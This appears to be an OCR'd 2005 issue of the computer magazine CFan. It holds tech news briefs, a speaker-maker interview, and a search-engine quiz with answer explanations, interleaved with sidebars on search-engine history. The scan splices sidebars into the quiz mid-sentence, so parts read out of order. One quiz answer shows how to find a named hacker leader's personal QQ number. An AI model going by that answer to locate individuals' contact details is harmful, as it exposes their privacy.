第二，出现问题后，仅仅通知经销商修改一下，这个做法真的能最大范围地弥补损失吗?市场上此类产品比比皆是的事实告诉我们，亡羊补牢的办法没太奏效。

记者向工商和质量技术监督部门了解到，消费者发现此类问题，有权向12365监督电话举报违规信息，一经确认，执法部门将予以严厉查处。



消费者借此辨真伪

不可否认，宏　代销的Sandisk产品品质还是不错的，但市场上充斥的假货确实不少。这次"印刷错误"从某种意义上说，给了消费者一个鉴别真伪的方法。宏　提醒消费者，这批印刷错误的产品应该已经被市场消化，市面上存在的产品很有可能是假货。作为第一大代理商，宏　定期都会更改产品防伪标识，惟一不变的就是通过拨打免费电话验证产品防伪号码的验证体系。消费者如果买到有问题的产品，请一定拨打电话查询真伪，否则买到假货的可能性很大。CF [XW04]

热　词

刮不坏的DVD盘

日本TDK公司发明了一种强有力的涂层技术，用它处理过的DVD光盘即使用螺丝刀刮，数据也不会有丝毫损伤，照读不误。而此前Maxell也发布了一种使用强化涂层的防刮、防尘DVD盘片。

Longhorn

据著名业内观察家Paul Thurrott称，微软下一代操作系统Longhorn将于明年5月开发完毕并投产，共包括家庭版、媒体中心版、专业版、小企业版与及Tablet PC版，还有一个综合版，它囊括了以上五个版本的所有功能，同时微软还会推出初级版，这样一共是7个版本。

网络赌博

近日，联众、光通通信、腾讯在内多家网站，均有不同程度涉嫌变相赌博迹象。2004年，网络扫黄成果有目共睹，但忽视了网络赌博带来的恶劣影响。信息产业部态度也十分明确:赌博网站发现一个，关一个。

新版迅驰

1月20日，Intel发布代码名为"Sonoma"的新一代"迅驰"处理器，其主要特点是微处理器前端系统总线(FSB)频率由400MHz提高至533MHz；可支持附带DDR2模式的同步DRAM；三维图像处理处理能力是此前的两倍。

智能病毒

"病毒之多，无奇不有。"Crowt-A病毒能够很巧妙地将自己伪装在CNN新闻的大旗之下。每次通过邮件传播时，它都会首先读取CNN网站上的头条新闻内容，将其作为病毒邮件标题来发送。。

CF [XW05]

一段优美的音乐能让都市人立即缓解压力，只可惜大音箱和功放不能随地摆放，三诺M·POD 100产品小身材大智慧，恰好满足都市人随时随地享受音乐的快乐。在M·POD 100产品发布会上，记者有幸与三诺常务副总经理辛利军，电声总监张谦二人一同探讨2005年电脑多媒体音箱的未来。



三问“三诺”

——专访三诺侧记

■本刊记者　张健

选音箱“听为上”



毕业于南京大学物理系声学专业的张谦，可以说是电声学的资深专家。聊起目前多媒体音箱的选择，他总能用特别专业的语言，从技术上分析那些劣质音箱的构成。

记者：多媒体音箱的选择有没有标准？

张谦：很多朋友喜欢看音箱，购买时总要选购那些外形很酷　的产品，其实，真正的好音箱是听出来的。但有人会说，"听"是人的主观感受，每个人都不会相同，这时什么是真正的标准呢？其实，我的工作就是用科学的方法将能听到的东西转化成看到的东西，也就是说用科学手段帮助大家去听。从一款多媒体音箱的设计上分析，外形的每一点改变都不能背离电声学的基本原则，内部结构看起来简单的隔板和通道，长度和深度上都是很有讲究的。M·POD 100产品之所以"人小鬼大"，是因为它就是电声学原理和外观设计两方面完美融合的产品。

买音箱别杀价太狠

三诺科技常务副总辛利军是产品推广方面的专家，有着多年渠道成功运作的经验。市场方面的问题，记者自然不能放过这位高手中的高手。



M·POD 100

记者：如果让您去市场上买一对多媒体音箱，你会如何选择？

辛利军：从技术上张谦应该是行家，我就不抢他的饭碗了。但一个大的原则是，消费者杀价不能太狠！消费者杀价有时候是非常狠的，这样做刺激经销商寻求价格更低的产品以追求同样利润，经销商的选择直接刺激了小作坊似的厂商降低成本，并最终打乱了市场格局。

作为厂商，三诺音箱的价格一直就是公道的。2005年，我们也不会去考虑价格战。毕竟价格不是主要的竞争手段，音响是很感性的，如果你没办法让普通的消费者通过技术来证明你产品的好坏的时候，你凭什么杀价格啊？杀价格它还不会认为你的产品好呢，其实要卖出产品本身的价格，听起来很好。

三诺做“先驱”不做“先烈”



永恒系列N30G

记者：三诺与创新、罗技等一直都是很好的合作伙伴，目前，它还是很多品牌的OEM（代工厂），自有品牌的市场开拓能力并不算很强，此次推出M·POD多媒体音箱有意领导2005年市场的潮流。我们常把领导潮流的人称为先驱，但悲观者也称其为“先烈”，三诺此举是否有些冒险？

辛利军：教育市场有可能成为先烈，成为先驱或者先烈这就是由厂商的控制能力所决定的，但不管怎样，播出去的种子就会发芽。就是说，即便我现在去教育这个市场，可能很艰苦，很艰难，但是这个市场能够对你形成帮助的，如果这个市场都不能教育的话，那其他的市场也不能教育啊，得看是什么样的一种心态，所以，没有这种说法：先踏一步是先烈，踏一半步是先驱。而且，我们也有准备，同时我们也希望有很多的人，更多的渠道，包括更多的厂商来一起教育这个市场。CF [XW06]

搜索引擎大考堂

本期特别话题我们来考试。作为一个21世纪网络时代人，不能善用搜索就不能迅速地掌握知识，就不能先人一步了解事件的真相。而要提高自己的搜索能力，首先要知道自己的水平如何，这里我们特地收集了一些搜索引擎的经典考题，通过解答的分数，你将了解自己的搜索能力。更重要的是，我们会给你非常详尽的答案分析，将你一步送上搜索高手的行列。

■孟祥峰　邢志宇　兔子Jim　王翀　陈晓旭　徐远飞　俞军　张小六

■感谢 中文搜索引擎指南网站 大力协助专题制作

关于搜索引擎

搜索引擎们

Google 被公认为全球最大的搜索引擎，创建于1998年9月。可以搜索80亿网页、88000万张图片、84500万Usenet信息，界面的可用语言达100多种。"Googol",是一个数学名词，表示一个1后面跟着100个零。Google使用这一术语体现了公司整合网上海量信息的远大目标。

英文网址:http://www.google.com/

中文简体版:http://www.google.com/intl/zh-CN/

百度 号称全球最大的中文搜索引擎，创建于1999年底。可以搜索4亿网页、5000万张图片、500万首中文mp3及各种格式音乐，每天新增20万条以上新闻。"百度"二字源自辛弃疾的《青玉案》中"众里寻她千百度"。

网址:http://www.baidu.com/

一搜是雅虎公司基于全球领先的YST技术，于2004年6月21日在中国推出的独立搜索门户。可以搜索全球50亿网页，5.5亿图片，1000万音乐，网页搜索支持38种语言。

网址:http://www.yisou.com/

搜狗是搜狐公司于2004年8月推出的第三代互动式搜索引擎，在用户输入一个查询词后，尝试理解用户可能的查询意图，给出多个主题

搜索大作战 (共14题，满分100分)

1.我们的眼睛之所以能自如地转动，是因为眼睛有______条肌肉控制着眼球的转动。(单选，5分)

A.3条　B.6条　C.8条　D.12条

2.1987年，中国互联网创始人_______先生通过国际互联网向前西德卡尔斯鲁厄大学发出了中国第一封电子邮件《穿越长城，走向世界》。(5分)

3.1999年被列入"世界文化遗产"的大足石刻现有唐宋时期的摩崖造像75处，雕像共有多少尊？(10分)

4.住在北京的张明马上就要去美国留学了，他想了解一些关于办理留学签证的信息，请问下列哪些搜索方式是行之有效的？(多选，5分)

A.搜索关键词:美国留学签证+简介

B.搜索关键词:办理签证

C.搜索关键词:美国+签证

D.搜索关键词:美国驻华大使馆，然后进站查找需要的信息

5.上海的黄先生某日看了一个个人画展，其中两幅画印象深刻，一幅叫《种引牵牛上短篱》，还有一副叫《芭蕉过雨绿生凉》，黄先生听说这位画家是位加拿大的华裔，你能找到这位画家的姓名吗？(10分)

6.1999年10月1日上午，中国人民解放军在国庆五十周年阅兵大典上，展示了一百余架各种型号和性能的现代化战机，呼啸飞过天安门上空。请问飞过天安门上空的空中第三梯队的队长叫什么名字？(10分)

7.李华要做一份《北京市教育资料的统计分析报告》，可他就是找不到1996年时北京有多少所小学？你能帮忙找到吗？(10分)

8.2001年五·一期间，由中美撞机事件引发了中美规模最大的网络黑客大战，短短数日就有数以千计的网站遭到攻击。此次大战中国的某个黑客组织起到了主导作用，你知道该组织负责人的五位数的QQ号码吗？

9.小王最近正在学习编程，他想收集一些编程爱好者的网站，但是又不想一个个去找，有没有办法把别人整理好的网址收藏夹找到，直接享用人家精选过的编程网站呢？(10分)

10.在"Windows优化大师"的"开机速度优化"中发现了名为"Wuamgdp.exe"的程序，你知道它是什么东西吗？(5分)

11.很多朋友想通过网络广告创收，但是大部分网络广告都是国外网站提供的服务，申请的时候需要填上自己收款地的英文地址，比如某位朋友的地址是上海市宝山区示范新村37号403室，那么英文的应该是什么呢？(10分)

12.在城市滚滚的车流中，“大块头”SUV队伍壮大的速度快得出人意料。甚至在“去年是中国汽车元年”的说法之后，又出现了“今年是中国的SUV元年”的全新理论。你知道SUV代表什么车吗？（单选，5分）

A.越野车

B.轿车

C.吉普车

D.多功能运动车

13.王敏是一位网页设计师，经常要用到其他网站的LOGO，一个一个从其他网站上copy很费时间，而且下载的图片通常需要进行二次加工，很不方便。近来，她在使用Google的图像搜索(http://images.google.com)时，找到一些不错的方法。现在以查找Google的LOGO为例，以下哪些方法是可以的？（多选，5分）

A.搜索关键词“logo_google”

B.搜索关键词“logo-google”

C.搜索关键词“logo google”

D.搜索关键词“logo.google”

14.小张在坐出租车时听到收音机里放了一首很好听的歌，很想DOWN下来放在自己的MP3上，但是忘记了歌名，只记得有句歌词唱到：“我想去冒险，不管一路多危险……”，你能帮他找找这首歌叫什么名字，是哪个歌手唱的，他或她最新的专辑是什么？最好再把这首歌的歌词也找出来。(10分)

搜索水平评定:

请你将你的答案记录下来，并和标准答案比对，看看你得了多少分。

50分以下:你一定是搜索初学者，没有关系，请你仔细阅读答案部分的分析，你的搜索能力将大大提高。

50~90分:你已经具备的搜索的基本功，可能在技巧上稍有欠缺，看过答案分析中为你提供的技巧补充，相信你已经得到了技能的提升，不过还是要多多关注CFan哟。

90~100分:你不用怀疑您自己的能力和题目的难度了，你就是一个搜索高手，如果你愿意把平时搜索的心得和技巧发来与大家分享，我们很乐意为你支付稿费。

标准答案及答案分析:

1.答案:B

答案分析:搜索关键词"眼睛有　条肌肉　控制"马上可以找到答案。

2.答案:钱天白

答案分析:这道题可以通过很多关键词来找出答案，比较简单易行的方法是:

①搜索关键词:"中国互联网创始人"

②搜索关键词:"穿越长城　走向世界"

当然，最快的方法是将以上两个关键词综合:"中国互联网创始人　穿越长城　走向世界"

3.答案:5万

答案分析:很多朋友一上来用"大足石刻　造像　尊"搜索，发现答案是10万，认为答案错了。请再仔细看看，"摩崖造像"跟"造像"是一回事吗？肯定不是，所以在搜索时关键词的选取上并不是越简越好，一定要看清题意。所以正确的关键词为"大足石刻　摩崖造像　75处　雕像　尊"。

概念的搜索提示，通过人机交互过程，智能展开多组相关的主题概念，引导用户更快速准确定位自己所关注的内容。

网址: http://www.sogou.com/

国内领先的搜索引擎，2002年创建(原为慧聪搜索)。目前提供网页、新闻、行业、网站、MP3、图片、购物和地图搜索服务，并在2004年2月推出全球第一款中文桌面搜索工具——《网络猪》。

网址:http://www.zhongsou.com/

新浪网的搜索引擎。提供网站、网页、新闻、图片、音乐搜索服务。

网址:http://cha.sina.com.cn/

网易网站的搜索引擎，曾在国内首创“开放式目录管理系统(ODP)”。提供网站、网页、图片、城市、音乐搜索服务。

网址:http://so.163.com/

更多搜索引擎及分类目录 http://www.sowang.com/link.htm

最早的搜索引擎技术

现在公认最早的现代意义上的搜索引擎技术是1990年由蒙特利尔大学Alan Emtage发明的用于查询大量的散布在各个FTP主机中的文件的Archie。Archie工作原理与现在的搜索引擎很接近，它依靠脚本程序自动搜索网上的文件，然后对有关信息进行索引，供使用者以一定的表达式进行检索。



Alan Emtage

Archie的出现深受欢迎，以其为基础和核心的各种程序研发日渐活跃，如1993年6月麻省理工学院学生Matthew Gray开发的World wide Web Wanderer、1994年2月Jonathon Fletcher创制的JumpStation、1994年3月科罗拉多大学Oliver McBryan教授创制的World Wide Web Worm，以及美国国家航空航天局(NASA)开发的RBSE spider(Repository-Based Software Engineering spider)等，以1994年7月20日Michael Mauldin推出最早现代意义上的搜索引擎Lycos为标志，互联网进入了搜索技

术的应用和搜索引擎快速发展时期。

最早的搜索引擎



David Filo和杨致远

最早现代意义上的搜索引擎出现于1994年7月。当时Michael Mauldin将John Leavitt的蜘蛛程序接入到其索引程序中，创建了大家现在熟知的Lycos。同年4月，斯坦福大学的两名博士生，David Filo和美籍华人杨致远共同创办了超级目录索引Yahoo，并成功地使搜索引擎的概念深入人心。从此搜索引擎进入了高速发展时期。目前，互联网上有名有姓的搜索引擎已达数百家，其检索的信息量也与从前不可同日而语。

Google的创始



Larry Page和Sergey Brin

Larry Page是密西根安娜堡大学的荣誉毕业生，拥有理工科学士学位。受到担任计算机系教授的父亲启蒙，佩吉早在1979年就已经开始使用计算机。他的工作经验包括在华盛顿的Advanced Management Systems公司及伊利诺斯州的CogniTek公司从事软件开发工作。Sergey Brin出生于莫斯科，是马里兰大学校本部的荣誉毕业生，拥有数学专业和计算机专业的理学士学位。Sergey还是美国国家科学基金会的奖学金得主。1995年他们在斯坦福大学读研究生的时候第一次相遇，1996年初，他们开始研究一个叫做BackRub具有分析指向给定网站的链接的能力的搜索技术，此后几年中，他们进一步发展了这项技术，现在它以PageRank为世人所知，而且已经成为了Google搜索的基础。1998年当他们还在读斯坦福大学计算机专业的研究生时，共同创建了Google公司。Google是由英文单词“googol”变化而

4.答案:AD

答案分析:这道题主要是让大家学会怎样使用关键词，怎样根据问题的意思去变通，而不是形成思维定势，局限在已知的关键词上。显然，给出的四个选项最终都能找到答案，但怎么才能最快地找到答案才是我们学习使用搜索引擎的目的所在。朋友们不妨把四个选项都试一下就知道答案了。值得一提的是，选项D所使用的关键词已经突破了题目束缚，并能很快找到答案。建议大家在做题时多想想与问题相关的关键词，而不要受到局限。

5.答案:周苏音

答案分析:很多朋友一看完，马上用关键词“种引牵牛上短篱　画家”或“芭蕉过雨绿生凉　画家”搜索，遗憾的是这样并不能找到答案。于是，又开始用“加拿大　华裔　画家”查找，没想到加拿大的华裔画家那么多，只好一个个去试，其实最准确的关键词是“上海　个人画展　加拿大　华裔”，我们就可以找到一个“16岁的加拿大籍华裔女孩周苏音在上海美术馆举办个人画展”的信息，其实到这步我们算是找到答案了，但走到了这步依然没有任何一个人敢马上说自己是正确的。那我们就来看看“周苏音”这个人吧，输入关键词“周苏音　作品”找到了一个相当于她的个人主页“苏音梦华”，进去“作品欣赏”找到了她的两幅作品，确定了答案。

6.答案:尹培强

答案分析:这道题很多人一上来就搜索“空中第三梯队　队长”，结果无功而返。那我们不妨把这句话分开，先看看空中第三梯队是个什么飞机队伍吧。搜索关键词“国庆五十周年　空中第三梯队”，找到结果:“加受油机梯队”，接下来看看加受油机梯队的队长是谁吧？搜索关键词“加受油机梯队　队长”找到答案，有些朋友也许会掉进我们设下的陷　除了“尹培强”还找到“谢凤良”这个人，其实他只是试飞第一人，其实如果你对答案不确定时可以再搜索一次，比方搜索“尹培强　队长”或是“谢凤良　队长”看看是哪个。

7.答案:2780

答案分析:这道题看起来很简单，可以说题目就这么几个字:1996年时北京有多少所小学？很多朋友马上使用“1996年　北京　所　小学”之类的关键词进行查找，可惜结果有点出乎意料。又用“1996年　北京　小学”加一些关键词尝试，发现还是不能找到结果。可能大家的思维都局限前面的题目上，希望直接在搜索结果页里就看到答案。既然如此，我们不妨来个思维发散，先不管它1996年了，这样最先想到的就是关键词“北京市小学　学校数”，依然找不到答案。其实我们也可以考虑1996年，但考虑与其相关的内容看看，比方“1996年　北京　小学　升学率”结果也找不到答案。再仔细看题，“北京市教育资料”？加上试试吧！结果什么都没找到，却看到了“北京市教育委员会”，这里面可能有，进去一看，依旧网页茫茫。别急，我们还有语法没用呢！去Google，搜索“1996年　北京　小学　所 site:bjedu.gov.cn”，哈哈，一下就找到了。

8.答案:21509

答案分析:题目中的问题其实并不是一个，而是两个，并且是环环相扣的关系:①2001年五一期间中美黑客大战中国的哪个黑客组织起主导作用？②该组织负责人的QQ是多少？掌握了这两个主次关系，我们就一步步去搜索。搜索关键词“2001　中美黑客大战　主要组织”找到这次大战攻击美国站点最多的黑客组织“中国红客联盟”，并看到文章中提到站长“Lion”。题目一下简化了很多，变成了“中国红客联盟站长Lion的QQ是多少？”这就简单了，运用语法先找找红客联盟的

主站〝Lion QQ site:cnhonker.com〞，没想到找到了国内知名黑客的一个〝黑名单〞，当然，答案也在其中。也可以搜索〝中国红客联盟 Lion QQ 简介〞或是〝Lion oicq 红客联盟创始人〞迅速找到答案。

9.答案:方法很简单，用Google的“intitle:”命令就可以了。

答案分析:上网时间长了大家的收藏夹里都会收集一些网站吧，而且这些网站一定都是精品，因为没人会收集垃圾站。想过享用别人的收藏夹吗？用Google能轻松找到别人整理好的收藏品。只要关键词使用〝bookmarks intitle:bookmarks〞，〝intitle:〞为Google搜索语法规定标题栏出现的内容，含义是找在网页文字和标题栏都有〝bookmarks〞这个词的网页，这样就能找出好心人为大家整理的收藏夹了。因为收藏夹用IE默认导出文件就是bookmarks.htm，后来发现很多人把自己的收藏夹公布到网上，而且都没修改文件名，利用这一点，查某一类的资源就可以用这样的关键词了：

论坛 bookmarks intitle:bookmarks

书 bookmarks intitle:bookmarks

……

这样比用搜索引擎搜索论坛和看分类目录方便许多，绝对是淘站的极品方法！

10.答案:它是名称为Win32.Troj.mir2WLHA的木马

把〝Wuamgdp.exe〞作为关键词直接放到百度的搜索框中进行查找。百度搜索结果中发现〝北京信息安全中心毒霸联合发布6.10热门病毒〞，读过文章，我们知道这是一种病毒，名称是Win32.Troj.mir2WLHA，其传染条件和解决方案全都有了。这样就可以根据文章把病毒〝请〞出去。

现在的网络真不安全，各式各样的黑客横冲直撞，层出不穷的病毒、蠕虫叫我们提心吊胆。一会儿有些程序随着系统自启动，一会儿任务管理器里出现了莫名的进程。现在的病毒各个起名都跟系统文件似的，很难看出。像〝Windowsup.exe〞这么好的名字也是病毒，你要是凭感觉真的很难发现，不如搜一下吧。

有时候，第一步无法找到所要的确切信息，如手工清除方法等。这时可以加上〝清除〞、〝删除〞、〝解决〞等关键词缩小搜索范围，逐步达到目的。

11.答案:“Room 403, 37 Shifan Residential Quarter, Baoshan District, Shanghai.”

怎么利用搜索引擎来找到你住址的英文版呢？下面有几种常用的方法：

①用百度搜索，关键词用：〝地址翻译〞，结果找到：i.在线地址翻译http://www.chinafanyi.com/b_c_dict/add_t.asp；ii.中文地址翻译原则http://www.ntit.edu.cn/nt/xysj/campus/contents/09.html。如果我的地址包括〝信箱〞、〝分箱〞，这个怎么翻译呢？再用关键词：〝地址翻译 信箱〞搜索，结果没有用，那么继续下一步。

②在金山词霸在线http://www.iciba.net搜索关键词：〝信箱〞，出现的内容不少，但哪一条可用呢，再用百度搜索引擎验证。

③分别使用在金山词霸在线找到的几个信箱翻译作为关键词：〝信箱 分箱 mailbox〞、〝信箱 分箱 letter box〞、〝信箱 分箱 box〞，于是找到众多实例。

小结：查找某些资料的对应英文，可以先确定跟资料有关的“很可能出现的英文”，然后两者再一起搜索。

12.答案:D

答案分析:这题最好的关键词是〝SUV 缩写〞，马上就能找到答案。社会

来，“googol”是Milton Sirotta创造的一个词，表示1后边带有100个零的数字。这个词汇是由美国数学家Edward Kasner的外甥Milton Sirotta创造的，随后通过Kasner和James Newman合著的“Mathematics and the Imagination”一书广为流传。佩吉和布林使用这个词代表Google公司征服网上无穷无尽资料的雄心。



这是Google的第一个版本的界面

百度的创始

李彦宏，1991年毕业于北京大学信息管理专业，随后赴美国布法罗纽约州立大学完成计算机科学硕士学位。在美国的8年间，李彦宏先后担任了道·琼斯公司高级顾问，《华尔街日报》网络版实时金融信息系统设计者，以及在国际知名互联网企业-INFOSEEK资深工程师，他为道琼斯公司设计的实时金融系统，迄今仍被《华尔街日报》的网络版等各大公司的网站广泛应用。他先创建了ESP技术，并将它成功的应用于INFOSEEK/GO.COM的搜索引擎中。GO.COM的图像搜索引擎是他的另一项极其具有应用价值的技术创新。1999年底，李彦宏携风险投资回国与好友徐勇共同创建百度网络技术有限公司。



李彦宏

徐勇，1982年就读北京大学生物系，1989年完成生物硕士学位后，获美国洛克菲勒基金会博士奖学金，赴美留学，于美国德州A&M大学完成博士学位，随后任加州大学伯克利分校博士后。在美国10年期间，徐勇先后任职于两家著名的跨国高新技术公司(QIAGEN,Inc.和Stratagene公司)的高级销售经理。1999年底，徐勇与李彦宏回国共同创建百度网络技术有限公司。

中国搜索的创始



陈沛

中国搜索(原慧聪搜索)创始人陈沛16岁进入浙江大学数学系，1987～1988年在北京大学进修人工智能课程，1994年开始中文全文检索技术的研究， 1995年率先将人工智能技术引进中文全文检索领域，推出智能中文全文检索系统I-Search，1997年发明中文全文检索与大型数据库无缝对接技术；1998年与IBM合作完成国内第一套中文全文检索与大型数据库无缝对接产品I-Search for DB2，1999年提出“后门户时代”信息技术和服务理念，并开始致力于基于Internet的信息获取、筛选、传播等技术的研究。2003年8月20日推出第三代智能搜索引擎，先后被新浪、搜狐、网易、TOM、中国网、263及中国搜索联盟1400家网站所采用，2003年12月23日成立中国搜索并出任CEO，推出中国搜索新闻中心，2004年2月提出个人门户理念，并推出个人门户系列产品。

搜索引擎的原理

搜索引擎并不真正搜索互联网，它搜索的实际上是预先整理好的网页索引数据库。

真正意义上的搜索引擎，通常指的是收集了因特网上几千万到几十亿个网页并对网页中的每一个词(即关键词)进行索引，建立索引数据库的全文搜索引擎。当用户查找某个关键词的时候，所有在页面内容中包含了该关键词的网页都将作为搜索结果被搜出来。在经过复杂的算法进行排序后，这些结果将按照与搜索关键词的相关度高低，依次排列。

搜索引擎的原理，可以看作三步:从互联网上抓取网页→建立索引数据库→在索引数据库中搜索排序。

大家可以到http://www.sowang.com/yyyl.htm看到更详细的介绍。

Google的中国节日徽标

Google是2000年9月12日推出简体及繁体两种中文的版本，同时为网易提供搜索引擎服务，并在中国的农历新年换上了有中国特色的属相徽标。

迅猛发展的标志之一，就是新词汇的层出不穷，为了交流方便，人们往往使用“缩写”。下面就跟大家详细谈谈英文字母构成的“缩写”该如何查找。

缩写可分为两类:一是其全称的英文名称的首字母的组合。像PRC、CIA；另一类是拼音的首字母的组合，如MM。

搜索技巧最根本的就是提炼关键词，调动全部知识和经验，挑选关键词。搜索过程中，根据结果，不断思考，不断观察，不断增添、删除、更换关键词，直到得到满意的结果。下面以百度搜索为例来说明。

①根据“缩写”出现的情景。以下把要搜索的“缩写”称为S。每个S出现时，都有一定环境。把“环境”提炼成“合适的关键词”，和S一起搜索。式子为“S　合适的关键词”。举个简单例子:有些汽车上有“JAC”三个字母，想知道是什么意思，用“JAC　汽车”即可。

②用表示含义的词。人们在介绍解释某种事物时,常常用特定的表示含义的词:“定义”、“概念”、“含义”、“全称”、“缩写”、“简称”等。用“MBA 全称”查找，第一项就有“MBA全称Master of Business Administration”。

③“是”和“指”妙处多。“定义”和“概念”这些词比较正式，用的更多的是“S是……”、“S指……”、“……是S”、“……指S”。看报纸见到“FPS游戏”，不知道什么意思。用“fps是 游戏”搜索，马上知道是“第一人称射击游戏(First Person ShooterGame)”，还有一个意思“frame per second 帧率”。

④用一句话来搜索。结合以上几点，用一句话来搜。“什么是S”、“S是什么”、“S是什么意思”这类提问的句子很有用处。因为人们一般都这样问。想知道“JS”的意思，“js是什么”就可以搜到它是奸商(jianshang)的缩写。

⑤词典搜索。太新潮的词可能找不到，但老资格的没问题。金山的词霸搜索http://cb.kingsoft.com/还是不错的。查“MPA”，直接输入即可，第一项就是“Master of Public Administration 公共管理硕士”。

⑥最高的高招。在　览器的地址栏中输入http://labs.google.com/glossary，直接查就是了，而且这只是Google提供的一项普通服务而已。

13.答案:ABCD

答案分析:大家在搜索LOGO时可以采取以上四种方法都可以收到很好的效果。现在各大搜索引擎都提供有专门的搜图服务，但想找到自己需要的图片还是如大海捞针。其实只要在搜图中运用适当技巧，可以让你更快找到需要的图片。

①在http://image.baidu.com的搜索框中输入关键词后，可以选择“图片”来搜索普通图片，选择“新闻图片”来搜索新闻图片并阅读相关新闻，或选择“彩信图片”搜索彩信图片并发送彩信。搜索普通图片、彩信图片后，你还可以依图片类型(“彩信图片”、“大图片”、“壁纸800×600”等)和图片格式(BMP、JPG、PNG、GIF)进一步筛选出自己想要的图片。

②你还可以用“关键词　壁纸(或墙纸)”这样的方式直接查询自己想要的图片，如“张韶涵　壁纸”。如果要搜索电影海报的图片，则可以输入“电影名称　海报”，如“天下无贼　海报”、“功夫　海报”。如果要找某偶像照片或找某历史人物的图片资料，只要在图片搜索中输入他或她的名字即可。需要提醒你的是，在搜索外国明星如“奥　丽·赫本”时，请直接用“奥　丽　赫本”来进行搜索。

③一搜的图片搜索中有一项很人性化的功能:“翻译为英文后搜索”。这对英语不太好的网友有很大帮助。比如搜索“苹果”，翻译后找到的图片数量是翻译为英文前的一倍以上。除通过以上的图片搜索外，要想找到更多图片还可以借助网页搜索。网络上图片的一个主要来源就是扫描图(简称扫图)，这些图片质量都很好，用关键词“扫图”来找，可以得到很多高质量的图片站点!

④利用找收藏夹的方法找到更多图片站，关键词设定为:“图库　bookmarks

intitle:bookmarks"。

⑤图片可不是单单网站上才有，别忘了论坛，用关键词"美女贴图 inurl:bbs"来找吧，"inurl:bbs"规定返回的网址中必须有"bbs"关键字，这样就限定了返回结果是论坛。另外如果加入:"『』"则会有更好效果，不过只有百度支持，如:"『清纯唯美』"、"『 套图 』"等。

目前比较出色的中文图片搜索引擎:

Google图像搜索:http://images.google.com

一搜图片搜索:http://image.yisou.com

百度图片搜索:http://image.baidu.com

中搜图片搜索:http://img.zhongsou.com

14.这是歌手张韵函的《寓言》里的一句歌词，她最新的专辑叫《欧若拉》。对于找歌和歌词是喜欢音乐的朋友经常会遇到的问题，有多少美妙的歌曲从耳边流过，在心底泛起，但失落于岁月中，怎么寻回它们呢?

①利用搜索引擎的MP3搜索。以百度MP3搜索http://mp3.baidu.com为例:小时候看过一部动画片《蓝精灵》，想重温她的歌声，可以直接在搜索框内输入"蓝精灵"，点击百度搜索，就可以找到。如果不记得歌名，也不要紧:知道歌手，可以直接输入其名字，或者点击"歌手列表"，一步步回忆;知道歌词，把歌词输入，点击"歌词搜索"，马上得到其详细信息。其他的搜索引擎用法类似。推荐:

百度mp3搜索: http://mp3.baidu.com

一搜音乐搜索:http://music.yisou.com

中搜mp3搜索:http://mp3.zhongsou.com

sogua娱乐搜索:http://www.sogua.com/search

②用P2P软件。P2P技术的发展，为人们在搜索引擎之外提供了又一条捷径。大家彼此把自己的东西贡献出来，既奉献又索取，利人利己，这是多么伟大的共享精神。想想成千上万人的合作，力量有多大，肯定有你要的。这里强烈推荐Kugoo，用法很简单，直接把歌名或歌手输入搜索框，点击search即可。到目前为止，它还从来没让我失望过。另外有一策略，"按用户的账号查找"，找到一首喜欢的歌后，再进一步把拥有这歌的账号作为搜索词，输入到"按用户的账号查找"后的搜索框，search理由很简单，一个人往往收藏相近的歌曲，同一个歌手的，同一类性质的。推荐:

Kugoo:http://www.kugoo.com

Poco:http://www.pocosite.com/company/download.php

③FTP搜索。FTP有大量的文件，有时让你"柳暗花名又一村"。推荐:

北大天网:http://bingle.pku.edu.cn

星空搜索:http://sheenk.com/ftpsearch/search.html

④软件搜索。现在不少软件有音乐搜索的功能，如"网际飞音"(下载地址:http://www.skycn.com/soft/7824.html)。


⑤问人。到人气旺的音乐论坛，发贴问，如KuGoo论坛:http://www.kugoo.com/kb。



农历蛇年:2001年1月24日



龙舟节:2002年6月15日
(由于某些原因，2002年Google没有为中国的农历龙年制作徽标。)



农历羊年:2003年2月1日




农历猴年:2004年1月22日

小知识

图解Google查询全过程

Google 查询的全过程通常不超过半秒时间，但在这短短的时间内需要完成多个步骤，然后才能将搜索结果交付给搜索信息的用户。



搜索引擎图书

《高手就是不一样:搜索从入门到精通》

作者:俞军

上海远东出版社出版

内容提要:

高手的准则:用正确的引擎在正确的地方找到正确的东西!搜索是什么?搜索就是找东西!仅仅3秒钟,你就找出《开心辞典》的正确答案!去香格里拉的自助旅游信息全部是你自己搜索的!你搜到的新闻总是第一线,你的论文视野是开阔资料最翔实,你的随笔写得好像无所不知!大家都会用Google,可是"你找到的东西就是不一样!"。

《巧用百度》

作者:毕胜 俞军

中国商业出版社出版

内容提要:

《巧用百度》这本书教的不是你学习旁门左道的武功来在生活中取得不正当利益的,更不是需要你一日练习三次,一次100分钟的苦功夫,她仅仅是告诉你互联网上有这么一种崭新的生活方式。如果需要打比方,看过这本书后,希望你会成为这样的高手:面对难题,不动声色,只需轻轻一点,一切都会有答案。

重要提示:去年底"高法"和"高检"联合颁布了对于知识产权犯罪的新司法解释(简称《解释》),《解释》中提到不但提供音乐下载可能要承担刑事责任,而且从网上下载过多音乐同样可能面临刑事追究。根据《解释》,定罪量刑的门槛定在1000份。对于下载提供方,如果累计有1000人次以上进行下载,可能就跨越了犯罪的门槛。同样,对于乐迷,下载超过1000首曲目,也可能被追究刑事责任。

